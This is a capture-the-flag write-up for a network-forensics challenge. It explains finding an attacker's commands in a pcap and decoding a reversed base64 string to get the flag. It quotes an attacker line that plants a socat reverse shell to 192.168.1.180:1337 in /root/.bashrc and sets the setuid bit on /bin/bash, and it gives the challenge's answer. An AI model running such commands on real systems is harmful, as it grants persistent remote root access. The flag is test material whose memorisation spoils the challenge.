Challenge: Wrong Spooky Season

# Challenge Description:

**&quot;I told them it was too soon and in the wrong season to deploy such a website, but they assured me that theming it properly would be enough to stop the ghosts from haunting us. I was wrong.&quot; Now there is an internal breach in the `Spooky Network` and you need to find out what happened. Analyze the network traffic and find how the scary ghosts got in and what they did.**

# Context:


## Just analyze a Pcap file with wireshark then decode a base64 string for the Flag

# Notes:


* Tools:
  + - Wireshark Or A tool to analyze Pcap files

# Challenge:

* First open and download the file then, filter it down with the wireshark filter options.



* Looking at the Pcap we can rule–out HTTP packets as it is leading us towards TCP streams. The last HTTP packet shows just a TCP connection being made on **‘192.168.1.180: 1337' using** Socat.
* Filtering the Pcap File down to just that shows a Tcp stream When we follow it we get this.



* Looking at this we can tell that there is a strings encoded using base64 that has been flipped in reverse

“ **echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc &&**

**echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" |**

**rev > /dev/null && chmod +s /bin/bash ls -lha** ”

* Decoding the string back to normal is pretty simple just need to reverse it then decode it, the command for this would look like:

“**echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" | rev | base64 -d**”

* Executing this will give you the Flag

# Flag:

We get the flag : HTB{j4v4\_5pr1ng\_just\_b3c4m3\_j4v4\_sp00ky!!}